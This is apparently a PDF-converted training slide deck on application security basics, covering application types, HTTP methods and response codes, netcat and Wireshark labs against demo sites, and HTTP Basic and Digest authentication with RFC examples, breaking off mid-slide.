



Java code security

Agenda

- Introduction to Application & it's types
- Understanding Web Application Architecture
- HTTP Protocol Basics
- HTTP Attack Vectors
- HTTPS vs HTTP
- Burpsuite Essentials
- Introduction to VAPT

Agenda

- Introduction to Application Security
- Application Security Risks
- Case Studies
- Global Standards/Frameworks
- What is OWASP
- What is OWASP Top 10
- The 'OWASP Top 10' for WebAppSec

Agenda

- Beyond OWASP
- Practical Tips for Defending Web Applications
 - Secure SDLC
 - ✓ Threat Modelling
 - ✓ Source Code Review
 - DevSecOps
 - ✓ What is DevSecOps
 - ✓ DevSecOps vs Secure SDLC

Let's Dive in

Agenda

- **Introduction to Application & it's types**
- Understanding Web Application Architecture
- HTTP Protocol Basics
- HTTP Attack Vectors
- HTTPS vs HTTP
- Burpsuite Essentials
- Introduction to VAPT

Introduction to Application & it's types

- **Application** – Piece of code designed to perform specific functions for an end user or for another application.
- **Metonymy** – i.e., the word 'application' is not restricted to the "of or pertaining to application software" meaning. For example, concepts such as application programming interface (API), application server, application virtualization, application lifecycle management and portable application apply to all computer programs alike, not just application software.

Introduction to Application & it's types

- Major Variant's of Application

- ✓ *Thick Client* - Also known as *Fat Client* or *Rich Client* performs the bulk of any data processing operations itself, and does not necessarily rely on the server. The personal computer is a common example of a fat client, because of its relatively large set of features and capabilities and its light reliance upon a server.
- ✓ *Thin Client* - A minimal sort of client. It generally only presents processed data provided by an application server, which performs the bulk of any required data processing.


Introduction to Application & it's types

- Types of Application:
 - Licensed
 - Freeware
 - Shareware
 - Freemium
 - Premium (Sometimes known as 'Pro-Version')
 - Open-Source (Most Dangerous of All)

Agenda

- Introduction to Application & it's types
- **Understanding Web Application Architecture**
- HTTP Protocol Basics
- HTTP Attack Vectors
- HTTPS vs HTTP
- Burpsuite Essentials
- Introduction to VAPT

Understanding Web Application Architecture



Agenda

- Introduction to Application & it's types
- Understanding Web Application Architecture
- **HTTP Protocol Basics**
- HTTP Attack Vectors
- HTTPS vs HTTP
- Burpsuite Essentials
- Introduction to VAPT

HTTP Protocol Basics


- **HTTP – HyperText Transfer Protocol**

- ✓ Application Level Protocol
- ✓ Request-Response protocol to serve Resources
- ✓ Resources are identified by URI/URL
- ✓ Used in Client-Server Based Architecture
- ✓ Versions – HTTP 1.0/1.1 (v1.1 can reuses connection for multiple URI's)




HTTP Protocol Basics

- Basic Working



HTTP Protocol Basics

HTTP Request and Response



HTTP Protocol Basics

- Lab – HTTP 1.0 vs HTTP 1.1
 - Tool – Netcat
 - Syntax –
 - For HTTP 1.0 - nc iisecurity.in 80
GET / HTTP/1.0
 - For HTTP 1.1 - nc iisecurity.in 80
GET / HTTP/1.1

HTTP Protocol Basics

```
Brjesh — bash — 145x37
~/Desktop/Brjesh — docker build -t owtf owtf-docker/
...
~/Desktop/Brjesh — bash

Brjeshs-MacBook-Air:Brjesh brjesh$ nc the-clairvoyant.com 80
GET / HTTP/1.0

HTTP/1.0 404 Not Found
Date: Sat, 23 Dec 2017 15:03:02 GMT
Content-Type: text/html; charset=UTF-8
Server: ghs
Content-Length: 1561
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 404 (Not Found)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url(/www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:20px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url(/www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url(/www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(/www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url(/www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat;-webkit-background-size:100% 100%}}#logo{display:inline-block;height:54px;width:150px}
  </style>
  <a href=/www.google.com/><span id=logo aria-label=Google></span></a>
  <p><b>404.</b> <ins>That's an error.</ins>
  <p>The requested URL <code>/</code> was not found on this server. <ins>That's all we know.</ins>
Brjeshs-MacBook-Air:Brjesh brjesh$
```

HTTP Protocol Basics

```
Brijesh — nc the-clairvoyant.com 80 — 145x37
~/Desktop/Brijesh — docker build -t owtf owtf-docker/
...
Brijeshs-MacBook-Air:Brijesh brijesh$ nc the-clairvoyant.com 80
GET / HTTP/1.1


HTTP/1.1 404 Not Found
Date: Sat, 23 Dec 2017 15:03:46 GMT
Content-Type: text/html; charset=UTF-8
Server: ghs
Content-Length: 1561
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html lang=en>
  <meta charset=utf-8>
  <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width">
  <title>Error 404 (Not Found)!!1</title>
  <style>
    *{margin:0;padding:0}html,code{font:15px/22px arial,sans-serif}html{background:#fff;color:#222;padding:15px}body{margin:7% auto 0;max-width:390px;min-height:180px;padding:30px 0 15px}* > body{background:url("//www.google.com/images/errors/robot.png) 100% 5px no-repeat;padding-right:205px}p{margin:11px 0 22px;overflow:hidden}ins{color:#777;text-decoration:none}a img{border:0}@media screen and (max-width:772px){body{background:none;margin-top:0;max-width:none;padding-right:0}}#logo{background:url("//www.google.com/images/branding/googlelogo/1x/googlelogo_color_150x54dp.png) no-repeat;margin-left:-5px}@media only screen and (min-resolution:192dpi){#logo{background:url("//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url("//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo{background:url("//www.google.com/images/branding/googlelogo/2x/googlelogo_color_150x54dp.png) no-repeat;-webkit-background-size:100% 100%}}#logo{display:inline-block;height:54px;width:150px}
  </style>
  <a href="//www.google.com/"><span id=logo aria-label=Google></span></a>
  <p><b>404.</b> <ins>That's an error.</ins>
  <br>The requested URL <code>/</code> was not found on this server. <ins>That's all we know.</ins>
HEAD / HTTP/1.1

HTTP/1.1 404 Not Found
Date: Sat, 23 Dec 2017 15:03:52 GMT
Content-Type: text/html; charset=UTF-8
Server: ghs
Content-Length: 1561
X-XSS-Protection: 1; mode=block
```

HTTP Protocol Basics

- Lab - Understanding HTTP protocol with Wireshark



Wi-Fi: en0

http

No.	Time	Source	Destination	Protocol	Length	Info
1109	12.329483	192.168.1.50	65.61.137.117	HTTP	431	GET / HTTP/1.1
1395	14.812778	65.61.137.117	192.168.1.50	HTTP	466	HTTP/1.1 200 OK (text/html)
1459	15.123846	192.168.1.50	65.61.137.117	HTTP	513	GET /images/home2.jpg HTTP/1.1
1462	15.125859	192.168.1.50	65.61.137.117	HTTP	477	GET /style.css HTTP/1.1
1466	15.128016	192.168.1.50	65.61.137.117	HTTP	515	GET /images/pf_lock.gif HTTP/1.1
1468	15.128445	192.168.1.50	65.61.137.117	HTTP	513	GET /images/home1.jpg HTTP/1.1

Frame 1109: 431 bytes on wire (3448 bits), 431 bytes captured (3448 bits) on interface 0

Ethernet II, Src: Apple_25:ae:ca (f0:79:60:25:ae:ca), Dst: Fortinet_fc:e9:76 (08:5b:0e:fc:e9:76)

Internet Protocol Version 4, Src: 192.168.1.50, Dst: 65.61.137.117

Transmission Control Protocol, Src Port: 50712, Dst Port: 80, Seq: 1, Ack: 1, Len: 365

Hypertext Transfer Protocol

GET / HTTP/1.1\r\nHost: demo.testfire.net\r\nConnection: keep-alive\r\nUpgrade-Insecure-Requests: 1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_2) AppleWebKit/604.4.7 (KHTML, like Gecko) Version/11.0.2 Safari/604.4.7\r\nAccept-Language: en-us\r\nDNT: 1\r\nAccept-Encoding: gzip, deflate\r\n\r\n

[Full request URI: <http://demo.testfire.net/>]
[HTTP request 1/2]
[Response in frame: 1395]
[Next request in frame: 1662]

HTTP Protocol Basics

- **HTTP Request Methods**

- GET → Parameters in URL
- POST → Form submission, Data & Parameters in message body
- OPTIONS → List of methods supported for URL
- HEAD → Response for GET with no message body
- TRACE → Echo's client request back for diagnosis
- DELETE → Delete Resources
- & more ...

HTTP Protocol Basics


- **HTTP Response Codes**
 - 1xx → Informational
 - 2xx → Request Successful e.g. 200 Ok
 - 3xx → Redirects e.g. 302 Moved Temporarily
 - 4xx → Client Request Errors e.g. 401 Unauthorized
 - 5xx → Server Side Errors

HTTP Protocol Basics

- HTTP Authentication
 - Basic Authentication
 - Digest Authentication

HTTP Protocol Basics

- HTTP Basic Authentication



HTTP Protocol Basics

- **HTTP Digest Authentication**

- ✓ Unlike 'Basic authentication' which sends username & password in "*plaintext*", 'Digest authentication' sends '*hash*' of the password.
- ✓ RFC 2069,2617

HTTP Protocol Basics

- HTTP Digest Authentication
 - *Initial Version – RFC 2069*
 - Source: <https://tools.ietf.org/html/rfc2067>

HTTP Protocol Basics

The first time the client requests the document, no Authorization header is sent, so the server responds with:

HTTP/1.1 401 Unauthorized

WWW-Authenticate: Digest

realm="testrealm@host.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
opaque="5ccc069c403ebaf9f0171e9517f40e41"

The client may prompt the user for the username and password, after which it will respond with a new request, including the following Authorization header:

Authorization: Digest

username="Mufasa",
realm="testrealm@host.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
uri="/dir/index.html",
response="e966c932a9242554e42c8ee200cec7f6",
opaque="5ccc069c403ebaf9f0171e9517f40e41"

HTTP Protocol Basics

- Response Calculation

Hash1 = MD5(Username:Realm:Password)

Hash1 = MD5(admin:Pentester Academy:asdss)

Hash2 = MD5(method:URI)

Hash2 = MD5(GET:/lab/webapp/digest2/1)

HTTP Protocol Basics

- Response Calculation

Hash1 =

MD5(Username:Realm:Password)

Hash2 =

MD5(method:URI)

Response =

MD5(Hash1:Nonce:Hash2)

HTTP Protocol Basics

```
▽ Hypertext Transfer Protocol
  ▽ HTTP/1.1 401 Unauthorized\r\n
    ▷ [Expert Info (Chat/Sequence): HTTP/1.1 401 Unauthorized\r\n]
      Request Version: HTTP/1.1
      Status Code: 401
      Response Phrase: Unauthorized
      Content-Type: text/html; charset=utf-8\r\n
      Cache-Control: no-cache\r\n
      WWW-Authenticate: Digest realm="Pentester Academy" nonce="c671e71e6105016b797f16b809a0ac69" opaque=""\r\n
      Content-Encoding: gzip\r\n
      Vary: Accept-Encoding\r\n
      Date: Thu, 19 Sep 2013 15:29:57 GMT\r\n
      Server: Google Frontend\r\n
    ▷ Content-Length: 1100\r\n
      Alternate-Protocol: 80:quic\r\n
      \r\n
      [HTTP response 1/2]
      [Time since request: 0.412894000 seconds]
      \[Request in frame: 75\]
      \[Next request in frame: 144\]
      \[Next response in frame: 150\]
      Content-encoded entity body (gzip): 1100 bytes -> 2780 bytes
    ▷ Line-based text data: text/html
```

HTTP Protocol Basics

- HTTP Digest Authentication
 - Security Enhanced – RFC 2617
 - Source: <https://tools.ietf.org/html/rfc2617>

HTTP Protocol Basics

- Client Nonce is added as a mitigation for Chosen Plain Text attacks
- 'QOP' (Quality of Protection) is added
 - ❖ auth for authentication
 - ❖ auth-int for authentication & integrity
 - Rarely used & not well supported

HTTP Protocol Basics

The first time the client requests the document, no Authorization header is sent, so the server responds with:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest
    realm="testrealm@host.com",
    qop="auth,auth-int",
    nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
    opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

The client may prompt the user for the username and password, after which it will respond with a new request, including the following Authorization header:

HTTP Protocol Basics

```
Authorization: Digest username="Mufasa",
    realm="testrealm@host.com",
